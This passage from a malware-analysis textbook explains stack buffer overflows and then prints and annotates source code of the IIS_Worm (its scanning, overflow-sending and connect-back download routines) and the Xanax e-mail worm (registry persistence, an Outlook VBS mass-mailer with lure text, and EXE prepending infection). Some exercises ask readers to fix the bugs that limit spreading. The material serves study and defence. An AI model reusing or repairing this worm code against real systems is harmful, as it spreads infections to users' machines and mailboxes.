copies of it under certain conditions. Type "show copying"
to see the conditions. There is absolutely no warranty for
GDB.  Type "show warranty" for details.  This GDB was
configured as "i386-suse-linux"...
(gdb) disassemble main
Dump of assembler code for function main:
0x8048470 <main>:       push   %ebp
0x8048471 <main+1>:     mov    %esp,%ebp
0x8048473 <main+3>:     sub    $0x18,%esp
0x8048476 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x804847d <main+13>:    add    $0xfffffffc,%esp
0x8048480 <main+16>:    push   $0x3
0x8048482 <main+18>:    push   $0x2
0x8048484 <main+20>:    push   $0x1
0x8048486 <main+22>:    call   0x8048450 <function>
0x804848b <main+27>:    add    $0x10,%esp
0x804848e <main+30>:    movl   $0x1,0xfffffffc(%ebp)
0x8048495 <main+37>:    add    $0xfffffff8,%esp
```

[16] As you know, the stack layout is reversed compared to the memory layout.

```
0x8048498 <main+40>:    mov    0xfffffffc(%ebp),%eax
0x804849b <main+43>:    push   %eax
0x804849c <main+44>:    push   $0x8048514
0x80484a1 <main+49>:    call   0x8048344 <printf>
0x80484a6 <main+54>:    add    $0x10,%esp
0x80484a9 <main+57>:    mov    %ebp,%esp
0x80484ab <main+59>:    pop    %ebp
0x80484ac <main+60>:    ret
0x80484ad <main+61>:    lea    0x0(%esi),%esi
End of assembler dump.
(gdb)
```

The `RET` here is `0x804848b`. The aim here is to bypass the instruction located at address `0x804848e` and to jump directly to that located at address `0x8048495`. The distance is 8 bytes.

If, instead of bypassing (skipping) a given, normal instruction, as in the previous example, we wish to execute another arbitrary one, it suffices to overflow a buffer with data containing:

- binary executable code corresponding to the instructions we want to be executed,
- a new (return) address value which points back to this new code located in this buffer. In addition, padding data are required to position the new address location in such a way it precisely overwrites the value stored in `RET`.

This approach is theoretically rather simple, but it far more difficult to implement in practice especially compared to the previous toy example. A real buffer overflow implementation will require a careful analysis of the target code which both contains the flaw and executes the overflow. Illustrative, detailed examples will be found in [2].

Such a vulnerability often exist when the exact amount of data that must be stored in an array (buffer) is not systematically checked. Programmers generally make the mistake of using the `strcpy(buffer, argv[1])`) command to store those data, for instance. By doing this, the latter are unlikely to be stored strictly within the array limits. A far more secure implementation should use the `strncpy(buffer, argv[1], sizeof(buffer))` instruction instead. All things considered, extra data will be discarded.

9.3.2 *IIS* Vulnerability and Buffer Overflow

This vulnerability was identified by the *eEye Digital Security* company and published in June 8th, 1999 [59]. It is present in NT 4.0 systems – service Pack 4 and 5 – when equipped with the `IIS` tool (release 4.0).

The `IIS` 4.0 tool is able to perform remote administration and management of user passwords by means of internal files with a `.HTR` extension. In other words, users can remotely change their passwords. More precisely, this remote password management makes use of the `/iisadmpwd/` directory (located in the server home directory). All requests, particularly the `http` ones, are operated by means of an external, dedicated `dll`: the `ISM.DLL` file. The latter contains buffers which receive data to store. The sizes of these input data are not checked. A request sent with an oversized argument may corrupt the `IIS` functionalities and allow a buffer overflow on the remote server if the argument is built that way on purpose.

We will not explain the overflow code itself since it is not essential to understand the worm action mechanisms. Moreover, it contains a few errors of implementation that heavily limit its spread. Becoming familiar with its general structure and action is more than enough. It structure is presented in Figure 9.2. An input request to a `*.htr` file (`GET <overflow>.htr`




Fig. 9.2. `IIS_Worm` Overflow Code Structure

`HTTP/1.0` command) is built in such a way it will result a buffer overflow. The character string `AAAA.....` is the padding string used to tune the overflow code itself properly.

9.3.3 Detailed Analysis of the Source Code

The original source code of this worm has been downloaded from the Internet. It contains six routines:

- the main routine `main()`.
- a `setuphostname` routine.

- a `hunt` routine.
- a `search` routine.
- a `attack` routine.
- a `doweb` routine.

The overall organization of the worm code is presented in the function flowchart of Figure 9.3. The code of the exploit[17] itself is contained in a




Fig. 9.3. IIS_Worm Code Organization

hexadecimal form in an array defined as a global variable. This exploit binary code causes the target `IIS` server to connect back to the local host in order to spread the worm.

```
char sploit[ ] =
   {0x47, 0x45, 0x54, 0x20, 0x2F, 0x41,.................
  /*  G     E     T   <space> /     A ,.................  */
    ..................................................
  /* Downloading command then follows                    */
    0x2E, 0x68, 0x74, 0x72, 0x20, 0x48, 0x54, 0x54, 0x50,
```

[17] The term "*exploit*" describes a hacking technique, a "trick" which can use a security hole or security sofware flaw. This technique takes the form of a program, generally denoted "*shell code*". The words *exploit* and *shell code* are generally mistaken one for the other and thus considered equivalent. In order to make things clearer, we will not take this misuse into account and thus keep the meaning that users usually tend to give to this term. Throughout the book, *exploit* and *shell code* will both describe the code with the overflow bug and the vulnerability to be sucessfully operated.

```
  /*   .     h     t     r  <space>  H     T     T     P */
    0x2F, 0x31, 0x2E, 0x30, 0x0D, 0x0A, 0x0D, 0x0A};
  /*   /   1     .     0    \r    \n    \r    \n         */
```

The complete source code of the worm is available on the CDROM provided with this handbook. The reader will find there the complete contents of the `sploit` array. Let us now analyze the worm code. It is written in *Windows*-oriented C language and uses the operating system APIs (*Application Programming Interface*). To facilitate the reader's understanding, especially those who are not familiar with the *Windows* APIs, we recall here what the main features of each of them are. However, the reader will refer to [159, 160] for a detailed description of these APIs.

The original worm source code is given as found on the Internet. Apart from a major flaw located in the shell code itself, this source contains a few additional errors and bugs that the reader is urged to correct as an exercise. We will just mention where they are.

The main routine

Once the generic libraries have been included, the worm source code begins as follows:

```
/* Inclusion of libraries */
#include <windows.h>
#include <winbase.h>
#include <winsock.h>

/* Gobal variables definition */
char * mybytes;
unsigned long sizemybytes;

/* Exploit code for the overflow       */
char sploit[ ] = { ......};

void main(int argc,char **argv)
 {
  /* Definition of local variables */
  WORD wVersionRequested;
  WSADATA wsaData;
  int err;
  SOCKADDR_IN sin,sout;
```

```
int soutsize = sizeof(sout);
unsigned long threadid, bytesread;
SOCKET s, in;
wVersionRequested = MAKEWORD(1, 1);
HANDLE hf;
```

To make the job a little easier for the reader, here are the main data types used by *Windows* programming environment:

- `WORD` type: denotes a 16-bit integer (two bytes).
- `WSADATA` type: denotes the following structure which contains implementation status of *Windows* communication sockets.

```
typedef struct WSAData {
  WORD            wVersion; /* Version number */
  WORD            wHighVersion;
          /* Highest supported version        */
  char            szDescription[WSADESCRIPTION_LEN+1];
          /* Status of configuration information */
  char            szSystemStatus[WSASYS_STATUS_LEN+1];
          /* Extension for previous field        */
  unsigned short  iMaxSockets; /* Obsolete */
  unsigned short  iMaxUdpDg; /* Obsolete */
  char FAR *      lpVendorInfo; /* Obsolete */
 } WSADATA;
```

- `WIN32_FIND_DATA` type: it used by the `FindFirstFile` and `FindNextFile` file search functions. This return structure contains all the relevant information about files that have been found. Its protoptype is defined as follows:

```
typedef struct _WIN32_FIND_DATA {
  DWORD    dwFileAttributes; /* File attributes */
  FILETIME ftCreationTime;   /* Creation date and time */
  FILETIME ftLastAccessTime;
                           /* Last access date and time */
  FILETIME ftLastWriteTime
              /* Last write access date and time */
  DWORD    nFileSizeHigh;
  DWORD    nFileSizeLow;
  DWORD    dwReserved0;
  DWORD    dwReserved1;
```

```
    TCHAR    cFileName[ MAXPATH ]; /* File name */
    TCHAR    cAlternateFileName[ 14 ];
             /* File name (8.3 file name format) */
  } WIN32_FIND_DATA;
```

The value $((nFileSizeHigh << 16) + nFileSizeLow)$ describes the size of the file.

- type `SOCKADDR_IN` : *Windows* socket structure used to specify the properties of a terminal, remote or local address to which a socket may be connected. This structure is defined as follows:

```
struct sockaddr_in {
short sin_family; /* Addres family */
unsigned short sin_port; /* IP port */
struct in_addr; /* IP address (structure) */
char sin_zero[8]; /* Padding for compatibility */
```

- `SOCKET` type: unsigned integer used to describe a socket.
- `HANDLE` type: indirect *Windows* `API` pointer which is used to manage system object or resource (in read and write modes).

The `wVersionRequested` variable which is of `DWORD` type denotes the highest version number of supported *Windows* `API` sockets. This variable is initialized by means of the `WORD MAKEWORD(BYTE bLow, BYTE bHigh);` function whose arguments are two bytes used to build a 16-bit integer as follows: `(bHigh << 8) | bLow`. The most significant byte (`bHigh`) refers to the revision number while the least significant byte `bLow` indicates the version number.

The worm first opens its own code (`argv[0]`) by means of the `CreateFile` function (arguments here mean that opening is in read shared mode, `HANDLE` is not inherited by any child process, file must exist and file is of regular type). The size of the file is then retrieved (`GetFileSize` function). Once all these data have been collected, the viral code itself is duplicated in an array (`FileRead` function). Comments in the following code describe what the forthcoming instructions will be:

```
/* Test if invoking syntax is correct              */
if (argc < 1) return;

/* Open the worm binary file which is currently    */
/* running                                         */
```

```
hf = CreateFile(argv[0], GENERIC_READ, FILE_SHARE_READ, 0,
                    OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,0);

/* Get worm binary file size                          */
sizemybytes = GetFileSize(hf,NULL);

/* Dynamic allocation of a string array              */
mybytes = (char *)malloc(sizemybytes);

/* Worm binary code is copied in mybytes array       */
ReadFile(hf,mybytes,sizemybytes,&bytesread,0);

/*              File is closed                       */
CloseHandle(hf);

/*           WS2_32.DLL is initialized               */
err = WSAStartup(wVersionRequested, &wsaData);

/* Program stops on failure                          */
if (err != 0) return;

/* Invoke the routine to update the sploit array     */
/* with the local host name and the downloading
/* command                                           */
setuphostname();

/* Attack itself is launched by creating a child     */
/* process                                           */
CreateThread(0,0,hunt,&in,0,&threadid);

/* Create a communication socket                     */
s = socket(AF_INET,SOCK_STREAM,0);
/* Program stops on failure                          *
if (s == -1) return;

/* Get connection parameters                         */
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(80);
```

```
/* Link local host address to socket.              */
/* Program stops on failure                        */
if (bind(s, (LPSOCKADDR)&sin, sizeof (sin))!=0) return;

/* Connect to listen to the input requests         */
/* Input queue is limited to 5 entries             */
/* Program stops on failure                        */
if (listen(s,5)!=0) return;

/* As long as the process is running               */
while (1) {
 /* Accept input request                           */
 in = accept(s,(sockaddr *)&sout,&soutsize);
 /* Create child process to run the doweb routine */
 CreateThread(0,0,doweb,&in,0,&threadid);
        }
}
```

`Setuphostname` **routine**

It is invoked by the main procedure itself. The `hostent` is defined in the `WinSock 1.1` library. A number of functions included in this library and devoted to network address management return this structure. It contains all the data about an individual host. Its specifications are the following:

```
struct hostent {
 char FAR * h_name;          /*     host name     */
 char FAR * FAR * h_aliases; /* lists of aliases  */
 short h_addrtype;
          /* address family: AF_INET, PF_INET,... */
 short h_length;  /* address length (in bytes)    */
 char FAR * FAR * h_addr_list; /* list of addresses,
         each host may have more than one address */
```

The purpose of the routine is to get the local host name (the name of the host from which the attack is starting) and to update the exploit code contained in the array `sploit` defined as a global variable. Indeed, once the exploit code is executed on the remote (target) host, its task is to connect back to the local host that had launched the attack and to download the main viral

body of the worm from it (by means of the `!GET /iisworm.exe` command). For that purpose, getting the local host name is necessary.

The reader will notice that the `setuphostname()` function source code contains an error that definitively prevents the worm from spreading. The reader will identify it and will explain where and how the latter should be corrected (hint: the aim is to update the `sploit` array with the collected data). The reader will find the `HTTP/1.0` protocol specification in [125]. The exploit code is partially overwritten and thus cannot be executed. However, the reader will focus on the aim of the worm itself and its general approach rather than in the detailed technical aspects.

```
void setuphostname()
 {
  /* Local variables   */
  char s[1024];
  struct hostent * he;
  int i;

/* Get local host name                                  */
  gethostname(s,1024);
/* Get network local host entry                         */
  he = gethostbyname(s);
/* Command dedicated to worm downloading is created */
  strcpy(s,he->h_name);
  strcat(s,"!GET /iisworm.exe");
  for (i=0; i<strlen(s); i++) s[i] += 0x21;
  memcpy(sploit+sizeof(sploit)-102,he->h_name,
                                  strlen(he->h_name));
 }
```

The reader will note that all the worm copies have similar names. This is a weakness that antivirus softwares are sure to exploit (see the exercises at the end of the chapter). Unfortunately, other worms did not make this mistake.

`Hunt` routine

The worm attack begins with this above procedure. The latter is called by means the system-oriented function `CreateThread`[18]. A child process is first created and next executes the parent code from a given address contained in the third argument. The function is thus used as follows:

[18] This function is somehow equivalent to Unix functions like `fork()` or `clone()`.

```
CreateThread(0,0,hunt,&in,0,&threadid);
```

The main argument tells the routine (see [159] for more details) that the child process has to be run:

- without inheriting the returned handle (first argument is null; features of other process cannot be inherited),
- with the same stack size as the parent process (second argument is null),
- and right after creation (no suspended state).

The child process starts by executing the `hunt` procedure whose code is:

```
unsigned long __stdcall hunt(void *inr) {
  search("\wwwroot");
  search("\www root");
  search("\inetpub\wwwroot");
  search("\inetpub\www root");
  search("\webshare\wwwroot");
  return 0;
}
```

The routine just invokes another routine whose task is to search through different directories that may contain `htm` or `html` files: `\wwwroot`, `\www root`, `\inetpub\wwwroot`, `\inetpub\www root` and `\webshare\wwwroot` directories. The latter usually contains a huge number of `html` or `htm` that will help the worm to spread.

`Search` routine

This procedure takes a directory pathname as an argument. Once being in this directory, the routine walks through all the web page files (having `*.html` and `*.htm` as an extension). In each of these files, the worm is looking for any character string following a `/` character (potentially, a target address). For each address that has been found, the attack procedure is called (`attack` routine).

```
void search(char *path) {
WIN32_FIND_DATA wfd;
HANDLE h,hf;
int s;
unsigned long bytesread;
char *b,*v,*m;
```

```
/* Search begins in the directory given  */
/* as argument                           */
 if(!SetCurrentDirectory(path)) return;

/* Look for a first html or htm file     */
 h = FindFirstFile("*.htm*",&wfd);
/* If file may be successfully opened    */
 if (h!=INVALID_HANDLE_VALUE) do {
/* do it                                 */
 hf = CreateFile(wfd.cFileName,GENERIC_READ,
      FILE_SHARE_READ,0, OPEN_EXISTING,
      FILE_ATTRIBUTE_NORMAL,0);
/* Get the size of the current file      */
 s = GetFileSize(hf,NULL);
/* Dynamic allocation of m and b arrays  */
/* Their size is equal to the file size  */
 m = b = (char *)malloc(s+1);
/* File copy in allocated array          */
 ReadFile(hf,b,s,&bytesread,0);
/* Close the file                        */
 CloseHandle(hf);

 b[s]=0;
/* get an IP address and attack the      */
/* corresponding host                    */
 while (*b) {
  v=strstr(b,"http://")+7;
  if ((int)v==7) break;
  b=strchr(v,'/');
  if (!b) break;
  *(b++)=0;
  attack(v);
 }
 free(m);
} while (FindNextFile(h,&wfd));
/* As long as there exists html files  */
/* to search in, go ahead              */
}
```

This procedure contains a major flaw which heavily limits the worm spreading. Indeed, despite the fact that a web page file generally contains many potential target addresses (by means of the `search` routine), the worm here only considers the very first one found in the file. Moreover, a few other errors do exist in this part of the code, especially the one devoted to the target address extraction. The reader will detect and correct them as an exercise.

`Attack` routine

The `attack` routine performs the infection of the remote host itself. The host is given as an argument to the procedure. The main steps are:

1. A network connection (socket) is opened between the local infecting host and the remote (target) host.
2. Connection parameters are then set up. The connection to the target host itself then occurs.
3. The malicious (overflow) code is sent. Once received by the target host, the overflow is automatically executed[19]. The target host will connect back to the local host which tried to spread the infection and will download the `iisworm.exe` file (worm binary file). At this stage, the infection is spread to new hosts.

```
/* Infection procedure itself. Target is */
/* the host given as argument            */
void attack(char *host) {
SOCKET s;
struct hostent *he;
SOCKADDR_IN sout;
int i;

/* Open a TCP network connection                    */
 s = socket(AF_INET,SOCK_STREAM,0);
/* get network remote host entry                    */
 he = gethostbyname(host);
/* If failure, attack stops                         */
 if (!he) return;
```

[19] It the target server is vulnerable to the attack. If it is not the case, nothing will happen, but errors messages may betray the worm attempt and may be recorded in `log` files.

```
/* Connection parameters setup                    */
 sout.sin_family = AF_INET;
 sout.sin_addr.s_addr =
             *((unsigned long *)he->h_addr_list[0]);
 sout.sin_port = htons(80);

/* Connection to the remote host address          */
  i = connect(s,(LPSOCKADDR)&sout,sizeof(sout));

/* Stop if connection failure                     */
  if (i!=0) return;

/* The viral code contained in the sploit array   */
/* is sent for buffer overflow execution          */
  send(s,sploit,sizeof(sploit),0);

/* Socket is closed                               */
  closesocket(s);
}
```

Once the attack is spread to all the `http` addresses that have been collected in the local infected host, the code exits to the main procedure (procedure `main()`).

`Doweb` routine

The task of this routine is to allow the worm binary to download to the remote host currently under attack (the downloading is performed by the child process; see the main procedure). The comments we added to the following code are clear enough for the reader to understand how the procedure operates.

```
unsigned long __stdcall doweb(void *inr) {
 char buf[1024];
 SOCKET in = *((SOCKET *)inr);

/* Reception of data coming from the input query */
/* (connection) given as argument                */
 recv(in, buf, 1024, 0);

/* Worm code contained in the mybytes array is   */
```

```
/* sent                                                    */
 send(in, mybytes, sizemybytes, 0);

/* Socket is closed                                        */
 closesocket(in);
 return 0;
}
```

9.3.4 Conclusion

Although the `IIS_Worm` contains many design and implementation flaws – which may heavily limit its spread – it gives a good idea of how a simple worm (*I-worm*) works. The worm analysis pointed out that the distinction which is usually made between worms and viruses is not significant at all. In both cases, the functional flowchart is the similar: search and copy routines exist in both malware. The only difference lies on the infection process itself which involves functionalities specific to network management. Nowadays, these functionalities are inherent to any operating system which was not the case a few years ago. All things considered, the distinction betwwen viruses and worms is no longer relevant.

9.4 *Xanax* Worm Code Source Analysis

This worm belongs to the e-mails worms (known as mass-mailing worms as well) class and was first detected in the middle of March 2001. However, its impact is not simply limited to e-mail messages. The worm also exploits IRC channels and even infects executable files in Windows directories. We chose to present this worm mainly because it very well illustrates the basic features and mechanisms of this worm family, even though the *Xanax* worm code includes many flaws and limiting "bugs" and could be highly optimized. Nevertheless, later authors tried to use the philosophy of this worm to write other worms with more or less success.

The *Xanax* worm[20], is a Win32 executable file (PE file) written in the Microsoft Visual C++ language. Its size is about 60 Kb, and the worm was detected in compressed form. The code was compressed using the *ASPACK*

[20] The worm's author is well known, since he claimed to be the conceiver of it. Her name is Gigabyte (`http://coderz.net/gigabyte`) and she has been prosecuted by Belgium in 2004.

utility[21]. Its final size reduces to 33,792 Kb. Each copy of the worm consists of two files which are denoted `xanacs.exe` and `xanstart.exe`.

We will explore the worm code as it was written by its author. Some comments will be just added to facilitate the reader's understanding (the source code does not contain any comments). Moreover, as the code was written in both C and VBS languages, we reorganized the following code source to make it more readable (the whole code is available on the CDROM enclosed with the book).

This code contains some flaws and "bugs". We will draw your attention to them, but we will not correct them[22]. The reader will then have the opportunity to practise viral algorithmics. This shows once again, that virus authors tend to write viral program carelessly. Fortunately, this often leads to a premature detection of the worm or virus. The code is not optimized either, so its final size remains too large. The reader may optimize it as an exercise.

9.4.1 Main Spreading Mechanisms: Infecting E-mails

We will explore the case when the worm has just infected a host. The viral process is then in activity and is ready to install and trigger the infection itself. As a first step, the main program includes libraries and declares global variables.

```
#include <iostream>
#include <windows.h>
#include <direct.h>

char hostfile[MAX_PATH], CopyHost[MAX_PATH],
     Virus[MAX_PATH], Buffer[MAX_PATH], checksum[2],
     Xanax[MAX_PATH], XanStart[MAX_PATH];
char mark[2], CopyName[10], FullPath[MAX_PATH],
     VersionBat[15],vnumber[11], WinScript[MAX_PATH],
     DirToInfect[MAX_PATH], RepairHost[MAX_PATH];
FILE *vfile;

void main(int argc, char **argv)
```

[21] This utility enables the size of any binary code to be reduced thanks to a compression method, while protecting its executable feature ; see `www.aspack.com` for more details.

[22] The reader will refer to Chapter 7 and 8 in which the fundamentals of viral algorithmics were detailed.

```
 {
/* Get viral code name (argv[0]) and copy it in the
                                        Virus array */
  strcpy(Virus, argv[0]);
/* Get the Windows directory name                   */
  GetWindowsDirectory(Buffer,MAX_PATH);

/* Registry key initialization                      */
  char * regkey = "Software\\Microsoft\\Windows\\
                              CurrentVersion\\Run" + NULL;
/* Absolute pathnames of the worm are created       */
  strcpy(Xanax,Buffer);
  strcat(Xanax,"\\system\\xanax.exe");
  strcpy(XanStart,Buffer);
  strcat(XanStart,"\\system\\xanstart.exe");

  char * regdata = XanStart + NULL;
  strcpy(CopyName, "xanax.exe");
  strcpy(FullPath, Buffer);
  strcat(FullPath, "\\system\\");
  strcat(FullPath, CopyName);
```

As a second step, the following operations are performed:

1. Determine the name of the viral code which is currently executing (let us recall that the worm exists under two different names).
2. Determine the Windows environment for the machine where the worm is currently executed. This step is essential because if – and it is often the case – the Windows installation directory is the default directory `C:\Windows`, it may happen that a user for whatever reasons (for instance for security reasons), may choose another name or another location for this directory. The worm in order to activate, must perform this check, so as to adapt itself to all potential configurations. However, at this stage, the worm includes a flaw: the outcome of this check (successful or not) is not analyzed. Whatever problems may occur, the worm continues.
3. Define a system Registry *auto-run* key which later will allow the worm to install itself resident in memory (and in a persistent mode of action). The syntax for this key is:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current
                                                Version\Run
```

```
Default=<windows_directory>\xanstart.exe
```

The character string `<windows_directory>` is the Windows system directory name (by default, it is `C:\windows\system\`). Using system Registry auto-run keys will allow both resident and persistent modes. It is a common trend among recent worms to use these means.

4. Creating absolute pathnames for executable copies of the worm. Here are the following paths:

```
C:\windows\system\xanax.exe
C:\windows\system\xanstart.exe
```

The main program continues like this:

```
/* The virus is copied in the Windows system  */
/* directory (xanax.exe file)                 */
WriteVirus(Virus, FullPath);

int x = lstrlen(Virus) - 6;
/* If the first of last six characters is neither r nor R */
if(Virus[x] != 'r') {
  /* Viral code is duplicated */
  if(Virus[x] != 'R') CopyFile(Xanax,XanStart,FALSE);
  else
  /* otherwise display a message box     */
  MessageBox(NULL,"8-Chloro-1-methyl-6-phenyl-4H-s-triazolo
            (4,3-alpha)(1,4) benzodiazepine","Xanax",MB_OK);
 }
else
MessageBox(NULL,"8-Chloro-1-methyl-6-phenyl-4H-s-triazolo
            (4,3-alpha)(1,4) benzodiazepine","Xanax",MB_OK);
```

The worm first duplicates itself in the `C:\windows\system` directory under the name `xanax.exe`, by means of the `WriteVirus` procedure. The reader will note that no checking is performed to be sure that this operation is successful. Next, the worm tests the value of the first of the six last characters of the viral executable code filename. If this character is different from the "R" letter (in both upper and lower cases), the `xanax.exe` file is duplicated under the name `xanstart.exe` (this means that the viral program which is currently executed is the `xanax.exe` file and not `xanstart.exe`). In the opposite case, the worm displays the following message box (see Figure 9.4):

Fig. 9.4. *Xanax* Worm Paylaod

As the `xanstart.exe` program is run whenever Windows starts up, thanks to the system Registry auto-run key, this window[23]. is systematically displayed (since the name of the executable file name includes the "r" letter placed at index $n-6$ if n is the size of the character string containing this name).

This message is not displayed unless the machine has already been infected (since, in this case, there is a `xanstart.exe` file and a system registry key to run it). It is a kind of final payload. The only way to get rid of this window is to click on the `OK` button. A more dangerous final payload could be run once the `MessageBox` function exit value has been tested (`IDOK` value). Numerous other solutions exist. This shows that worms can be particularly dangerous each time their infection and attack stages are separated. This is not the case for the *Xanax* worm whose payload simply aims at displaying a message.

The main program then creates a script written in *Visual Basic Script* (VBS). The code invokes the `fprintf` function many times. Indeed, the arguments of the function are the instructions of the script.

```
/* Wscript.exe absolute pathname creation */
strcpy(WinScript, Buffer);
strcat(WinScript, "\\wscript.exe");

/* If wscript.exe is present in the host  */
if(FileExists(WinScript))
```

[23] The 8-Chloro-1-methyl-6-phenyl-4H-s-triazolo (4,3-α)(1,4) benzodiazepine is the chemical name of a psychotropic drug whose commercial name is *alprozolam*. The generic benzodiazepine molecule belongs to the psychotropic molecule class. This medecine, designed to fight against anxiety, depression and stress, provokes sedative and hypnotic effects. Its side effects are numerous and significant ranging from impairment of psychomotor performance, memory loss, convulsions, slurred speech, hallucinations, euphory... to addiction

```
 {
/* If the xanax.sys file is already present */
  if(FileExists("xanax.sys") == false)
   {
/* Open in write mode the xanax.vbs file  */
    vfile = fopen("c:\\xanax.vbs","wt");
/* On success, write the script           */
     if(vfile) {
      fprintf(vfile,"On Error Resume Next\n");
      fprintf(vfile,"Dim xanax, Mail, Counter, A, B, C, D,
                                                E, F\n");
      ......................
      fclose(vfile);
     }
/* Run the script for emails infection           */
    ShellExecute(NULL, "open", "xanax.vbs", NULL, NULL,
                                           SW_SHOWNORMAL);
   }
 }
```

Once the character string `C:\windows\wscript.exe` has been created – this character string stands for the Windows application which runs the scripts written in *Visual Basic Script* (VBS) denoted *Windows Scripting Host* (WSH) – the worm performs a prior infection test. A prior infection will be detected if a `xanax.sys` is found: this point will be discussed later on. If there is no prior infection, the process continues, and the VBS script is then created in order to spread the infection via e-mails. Here is the actual VBS script (which has been extracted from the viral program):

```
On Error Resume Next
Dim xanax, Mail, Counter, A, B, C, D, E, F

' Set link to Outlook application
Set xanax = CreateObject("outlook.application")

' Select the messaging application (MAPI)
Set Mail = xanax.GetNameSpace("MAPI")

' For all addresses lists
For A = 1 To Mail.AddressLists.Count
```

```
' Select this list
Set B = Mail.AddressLists(A)

' Initialize a counter
Counter = 1

' Compose an email
Set C = xanax.CreateItem(0)

' For all addresses contained in current list B
For D = 1 To B.AddressEntries.Count

' Select the address located at counter index
' par la valeur du compteur
E = B.AddressEntries(Counter)

' Add it to the current email recipient list
C.Recipients.Add E

' Increment the counter
Counter = Counter + 1

' If the counter is greatest than 1000
' go to the next label
If Counter > 1000 Then Exit For Next

' Write the current email subject
C.Subject = "Stressed? Try Xanax!"

' Write the body email
C.Body = "Hi there! Are you so stressed that it makes you
ill? You're not alone! Many people suffer from stress, these
days. Maybe you find Prozac too strong? Then you NEED to try
Xanax, it's milder. Still not convinced? Check out the
medical details in the attached file. Xanax might change your
life!"

' Xanax.exe is put as an attachment
C.Attachments.Add "C:\windows\system\xanax.exe"
```

```
' The email from the Sent box once sent
C.DeleteAfterSubmit = True

' Send the email
C.Send

E = ""
Next
Set F = CreateObject("Scripting.FileSystemObject")
F.DeleteFile Wscript.ScriptFullName
```

At this stage, the script begins infecting email messages. That is why this worm falls into the email worms classification. The using of social engineering and psychological manipulation is once again the key to the infection: the user receives the following message:

> *Hi there! Are you so stressed that it makes you ill? You're not alone! Many people suffer from stress, these days. Maybe you find Prozac too strong? Then you NEED to try Xanax, it's milder. Still not convinced? Check out the medical details in the attached file. Xanax might change your life!*

People subjected by great stress[24] are bound to open this email attachment (which is in fact a copy of the worm). The worm will then be executed. The reader will notice all the social engineering techniques used in this message to entice the recipients into double-clicking on the attachment. The script will send such an infected mail to the first 1000 addresses from each of the address lists of the infected user.

A classical error is made by this worm as do many other worms. Activation of the attachement will produce nothing noticeable for the reader: no message, no information at all. Thus the user is very likely to suspect something is unusual and thus contribute to the worm detection. The reader will reflect upon what the worm should have done to remove this drawback.

[24] Nowadays, everybody is likely to be affected by stress and anxiety. An increasing part of the population especially in the U.S.A. resorts to Prozac regularly. It is commonly prescribed to so-called hyperactive children. In such circumstances, there is a growing public concern over this topic and it is almost certain that many people will double-click on this attachement to get more information about this new medecine called *Xanax*. The psychological manipulation may indeed work very well.

9.4.2 Executable Files Infection

Another alternative for the worm is to infect executable files. The infection method used is prepending infection of *.EXE files. The main program proceeds like this:

```
/* Go to Windows system directory         */
_chdir(Buffer);
/* If Expostrt.exe file is not present    */
if(FileExists("Expostrt.exe") == false)
 {
  WIN32_FIND_DATA FindData;
  HANDLE FoundFile;

/* Creation of the file names of target   */
/* to infect                              */
  strcat(DirToInfect, Buffer);
  strcat(DirToInfect, "\\*.exe");

/* Look for a first target                */
  FoundFile = FindFirstFile(DirToInfect, &FindData);

  if(FoundFile != INVALID_HANDLE_VALUE) {
/* Repeat until the last target to infect */
   do {
/* Bypass directory files                 */
    if(FindData.dwFileAttributes &
                            FILE_ATTRIBUTE_DIRECTORY) { }
    else {
/* Get Windows system directory pathname  */
     GetWindowsDirectory(Buffer,MAX_PATH);
/* Go to the Windows system directory     */
     _chdir(Buffer);
     _chdir("system");

/* Creation of the absolute pathname of current target  */
     strcpy(hostfile, Buffer);
     strcat(hostfile, "\\");
     strcat(hostfile, FindData.cFileName);

/* Get 19th and 20th bytes of the target code           */
```

```
     VirCheck(hostfile);

/* The mark array is initialized with the string ‘‘ny’’ */
/* (infection mark)                                    */
     strcpy(mark,"ny");

/* Check the target name. Infection does not occur if   */
/* the 4th letter is 'D'                                */
     if(FindData.cFileName[3] != 'D') {
/*  and if the 1st letter is 'P', 'R', 'E', 'T', 'W',   */
/*  'w', 'S', 's' and if the 6th letter is 'R'          */
     if(FindData.cFileName[0] != 'P') {
     if(FindData.cFileName[0] != 'R') {
     if(FindData.cFileName[0] != 'E') {
     if(FindData.cFileName[0] != 'T') {
     if(FindData.cFileName[0] != 'W') {
     if(FindData.cFileName[0] != 'w') {
     if(FindData.cFileName[5] != 'R') {
     if(FindData.cFileName[0] != 'S') {
     if(FindData.cFileName[0] != 's') {
/* If the current target is not already infected        */
     if(checksum[1] != mark[1]) {

/* Target is duplicated as the temporary file host.tmp  */
     strcpy(CopyHost, "host.tmp");
     CopyFile(hostfile, CopyHost, FALSE);

/* Replace the current target by a copy of the worm     */
     strcpy(Virus, argv[0]);
     CopyFile(FullPath, hostfile, FALSE);

/* Add target code to the worm code                     */
       AddOrig(CopyHost, hostfile);
/* Delete the host.tmp temporary file                   */
       _unlink("host.tmp");
